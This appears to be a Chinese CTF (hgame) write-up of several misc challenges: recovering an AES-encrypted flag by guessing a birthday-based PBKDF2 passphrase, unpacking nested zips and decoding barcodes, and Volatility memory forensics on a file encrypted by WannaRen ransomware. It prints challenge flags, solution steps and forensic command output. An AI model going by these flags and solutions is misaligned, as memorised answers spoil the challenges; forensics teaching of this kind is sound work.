宝！19岁生日快乐！ 关于礼物 关于小猫猫 这是一个钧瓷猫猫，我感觉挺可爱的，而且钧瓷特色是一窑万色，同一批瓷器烧出来的颜色都不会完全相同，每一只猫猫都是独一无二的。猫猫身上的裂纹也是钧瓷的特色，平时多给猫猫用开水冲冲，能让猫猫的裂纹更丰富（大概就是利用釉料的收缩率和胚的收缩率不同做到的） 关于小恐龙游戏机 本来都已经做好了，打算送的是一块绝版的开发板，但是很奇怪的给丢了，也不知道是丢在了科协的实验室还是杭电助手的办公室。最后重新买了一块开发板把程序烧写进去，也就是你收到的这一块。 这块开发板带esp8266和一块ssd1306的屏幕，如果你自己有兴趣，也可以拿这块开发板做一些其他好玩的东西。

Mon, Aug 16, 2021

FL4G

宝，想你，呜呜。宝，下面的fl4g的密码你应该知道的，我就不说了嘎嘎。


对了，宝，你可以用这个网站解密 CyberChef 。

我先用“Derive PBKDF2 key”把密码转成了key（salt=1），然后交给AES加密模块用ECB模式加密了（别忘了base64）。

The following text is the ciphertext of fl4g after AES-128 encryption.


> b09nyMj9cOZ3aB8KUcnh46nIi9fGTIL6XjnnW1/sj/nUR1BFYkf0JwB0qjcQhcCy7dxtsHqznOMkt6XEGKD8y5K5whenAcwuiT/Rue+snORVWAorXsB3ZGcITuFLEIThbx4


```
b09nyMj9cOZ3aB8KUcnh46nIi9fGTIL6XjnnW1/sj/nUR1BFYkf0JwB0qjcQhcCy7dxtsHqznOMkt6XEGKD8y5K5whenAcwuiT/Rue+snORVWAor
XsB3ZGcITuFLEIThbx4/vh5E/Wk4R8qhNcFh5bwSSmwdULVuwBrJ5H3+kBOsYafEqP8RDX3sOdXTj80V8Puq+TNbXAMhxvdLGkkcBQ==
```





```
b09nyMj9cOZ3aB8KUcnh46nIi9fGTIL6XjnnW1/sj/nUR1BFYkf0JwB0qjcQhcCylCR8cGp6MhxD4pTEACGutFVYCitewHdkZwhO4UsQhOFvHj++HkT9aThHyqE1wWHlvBJKbB1QtW7AGsnkff6QE+wqMT6fADfdpBQNOzg4DYA=
```

`Derive PBKDF2 key`的`passphrase`要猜，根据博客上给出的信息



那么生日应该是：`20020816`
试了一下发现还不对，最后经过多次尝试得到密码为：`hgame20020816`




```
hgame{Wh0_4m_1?I_like_S0ciaI_En9in33ring}
```

你上当了 我的很大

你上当了 我的很大[已完成]

描述

附件很大 你忍一下

提取码：y4bz

https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week2/53fa6d22afb1ee7d163fe823841e6014.png

https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week2/86fbc8828fa07f748489fd715b026231.png

题目地址 https://pan.baidu.com/s/10nigOELqGRJ5ZmQazSUScQ


基准分数 200


当前分数 200

完成人数 37


第一步套娃解压，Python脚本简单处理下即可


```
import zipfile
import os

def decompress(files_list:list) -> list:
 dec_files_list = []
 for file_name in files_list:
  if '.zip' in file_name:
   zf = zipfile.ZipFile(file_name)
   zf.extractall(os.getcwd())
   dec_files_list += zf.namelist()
  else:
   continue
 return dec_files_list

if __name__ == '__main__':
 files_list = os.listdir()
 while True:
  dec_files_list = decompress(files_list)
  if len(dec_files_list) == 0:
   break
  else:
   files_list = dec_files_list
```







得到三个经典视频，在`agfl.mp4`和`lagf.mp4`的视频末尾有条码




lagf
0:00:59
0:00:01
CSDN @末 初

结合提示给的两个条码


53fa6d22afb1ee7d163fe823841e
86fbc8828fa07f748489fd715b02
https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week2/53fa6d22afb1ee7d163fe823841e6014.png
CSDN @末 初


53fa6d22afb1ee7d163fe823841e
86fbc8828fa07f748489fd715b02
https://actue-1308188104.cos.ap-shanghai.myqcloud.com/Week2/86fbc8828fa07f748489fd715b026231.png

给了图床链接的两个条码用下面这个识别：

- https://zxing.org/w/decode.jspx

另外两个用另一个条码识别工具站：

- https://products.aspose.app/barcode/recognize

一共得到四张base64编码过的图片字节流

- https://the-x.cn/zh-cn/base64/(base64解码，可识别解码后的文件类型)

将得到的四张图片用`PS`简单拼接一下即可


```
hgame{Do_y0U_lIk3_MazE5?}
```

Level - Week3

MISC

卡中毒

Level - Week3

卡中毒[已完成]

描述

饭卡不知道去什么网址下载了什么奇妙文化 然后卡就中毒了

题目地址 https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week3/ACTUE%E4%B8%AD%E6%AF%92%E4%BA%86.zip

基准分数 250

当前分数 250

完成人数 22

查看浏览器历史记录找到个7z压缩包

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\ACTUE.raw --profile=Win7SP1x64 iehistory
Volatility Foundation Volatility Framework 2.6
**************************************************
Process: 1504 explorer.exe
Cache type "DEST" at 0x46a8959
Last modified: 2022-02-03 09:21:20 UTC+0000
Last accessed: 2022-02-03 01:21:22 UTC+0000
URL: Actue@file:///C:/Users/Actue/Desktop/flag.txt.txt.7z
**************************************************
Process: 1504 explorer.exe
Cache type "DEST" at 0x473aeb9
Last modified: 2022-02-03 09:21:20 UTC+0000
Last accessed: 2022-02-03 01:21:22 UTC+0000
URL: Actue@file:///C:/Users/Actue/Desktop/flag.txt.txt.7z
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\ACTUE.raw --profile=Win7SP1x64 filescan | findstr 'flag'
Volatility Foundation Volatility Framework 2.6
0x000000007e3c5070      2      0 RW-rw- \Device\HarddiskVolume2\Users\Actue\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.txt (2).lnk
0x000000007eccc900      2      0 -W---- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
0x000000007f3e8070      2      1 R--r-- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
0x000000007f743720      1      0 R--r-- \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.WannaRen
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\ACTUE.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000007eccc900 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7eccc900   None   \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
SharedCacheMap 0x7eccc900   None   \Device\HarddiskVolume2\Users\Actue\Desktop\flag.txt.txt.7z
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
```


导出、解压发现是`WannaRen勒索病毒`加密的文件

起始页 flag.txt.txt.WannaRen ×

编辑方式: 十六进制(H) 运行脚本 运行模板

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 57 61 6E 6E 61 52 65 6E 6B 65 79 43 F1 6E 8D 7C   WannaRenkeyCñn.|
0010h: F4 69 26 76 4B 39 3E EF 05 55 43 8F FB C7 72 46   ôi&vK9>ï.UC.ûÇrF
0020h: 7C 5F E2 75 15 2D FD 85 4E 0A 97 21 49 8B EB 1D   |_âu.-ý…N.—!I‹ë.
0030h: 07 EA C1 26 C7 A1 B5 A1 46 12 6B 26 AF F6 54 BC   .êÁ&Ç¡µ¡F.k&¯öT¼
0040h: 47 0C 43 73 8C A4 3C 67 AA 70 CC B3 14 82 EF 9B   G.Cs Œ¤<gªpÌ³.‚ï›
0050h: 99 7D FE BC 1F 92 CC 1F F0 4F 49 28 49 F2 85 9D   ™}þ¼.'Ì.ðOI(Iò….
0060h: F5 B6 CA 73 55 39 A7 9E 9F CA AB 99 63 B1 82 5F   õ¶ÊsU9§žŸÊ«™c±‚_
0070h: 3A 6C 08 32 B7 53 0F 4D 56 57 A9 7E 3F 58 19 B5   :l.2·S.MVW©~?X.µ
0080h: AD 1B 07 F3 F5 7D FB EC 9B 58 F3 3E 07 FB BA 15   -..óõ}ûì›Xó>.û°.
0090h: 9A 4F D6 39 77 18 16 E3 26 90 88 66 90 65 4E A1   šOÖ9w..ã&.ˆf.eN¡
00A0h: B1 14 85 F4 09 7E 31 F7 1B 51 24 D5 3C BA A8 1E   ±.…ô.~1÷.Q$Õ<º¨.
00B0h: 39 ED D6 0A 1E 43 1E 6E 58 18 F6 2B B9 6D 9A C0   9íÖ..C.nX.ö+¹mšÀ
00C0h: 09 C7 02 8E 4A C4 01 57 AE 4B 0F 21 FD 0A 20 84   .Ç.ŽJÄ.W®K.!ý. „
00D0h: E6 2F 8E 16 5D 62 C6 20 98 40 B9 03 8E 65 76 DD   æ/Ž.]bÆ ˜@¹.ŽevÝ
00E0h: C0 35 C4 55 93 29 DA 23 B6 41 5A 12 84 56 18 A5   À5ÄU")Ú#¶AZ.„V.¥
00F0h: 2C FB 10 9F D2 97 4B 31 89 F0 E5 DA 7F A1 EA AA   ,û.ŸÒ—K1‰ðåÚ.¡êª
0100h: B6 8B 6E 8C F7 13 7E 86 C6 2F 4A 00 00 57 61 6E   ¶‹nŒ÷.~†Æ/J..Wan
0110h: 6E 61 52 65 6E 31 66 F9 74 FF D3 AB 44 A7 3A 09   naRen1fùtÿÓ«D§:.
0120h: 0D B0 60 24 A9 A6 5A 4A E0 5F E9 7B DA 77 3D B5   .°`$©¦ZJà é{Úw=µ
```

```
0130h: 47 3D A1 7B F3 0E EB C3 95 D1 63 0A 72 6C 10 FA  G=¡{ó.ëÃ•Ñc.rl.ú
0140h: 69 04 1E A3 B1 FF 6D 74 6A 1A B2 9C 76 75 CE 5B  i..£±ÿmtj.²œvuÎ[
0150h: 07 AC 53 E4 CE 62 09 24 14 44 62 F8 24 DB 03 03  .¬SäÎb.$.Dbø$Û..
0160h: A5 8F 23 31 41 B0 23 7F 85 65 2B 7B B6 B5 29 83  ¥.#1A°#....e+{¶µ)ƒ
0170h: AA 48 96 3C 7E 4A 8B E2 45 66 2D 86 6D 5A 6D F6  ªH–<~J‹âEf-†mZmö
0180h: 29 08 F5 43 C1 6E D2 53 60 14 C1 EC E2 EB B7 DD  ).õCÁnÒS`.Áìâë·Ý
0190h: 68 E7 AE 9E B6 1E 5B 37 A9 7F 0F 0A E1 EA 3E 27  hç®ž¶.[7©...áê>'
01A0h: 1A BB 2B F4 03 0E 85 9C 70 8F A3 84 65 0D A5 E9  .»+ô....œp.£„e.¥é
01B0h: 2C 72 D6 35 FD 6B 14 A4 16 BE 41 8C 23 72 38 15  ,rÖ5ýk.¤.¾AŒ#r8.
01C0h: 54 0F 4F 39 28 B6 E3 13 57 61 6E 6E 61 52 65 6E  T.O9(¶ã.WannaRen
01D0h: 32                                               2
```

CSDN @末 初

一键解密 火绒推出WannaRen勒索病毒解密工具：https://www.huorong.cn/info/1586440740454.html

得到新佛曰论禅编码

```
新佛曰：諸隸僧降閔吽諸陀摩閔隸僧鉢薩閔願褥願喟願諦閔諸囉閔嗲劫嗲閔亦伏迦薩摩愍心薩摩降眾閔聞諸阿我閔嚼諸寂喟咒咒莊閔我薩闍嚼劫閔嗲薩迦聞色須嗲聞我吽伏閔是般如閔
```

新佛曰论禅解码：http://hi.pcmoe.net/buddha.html

```
hgame{F1srt_STep_0f_MeM0rY_F0renS1cs}
```

谁不喜欢猫猫呢

谁不喜欢猫猫呢[已完成]

描述

猫猫~嘿嘿~猫猫~

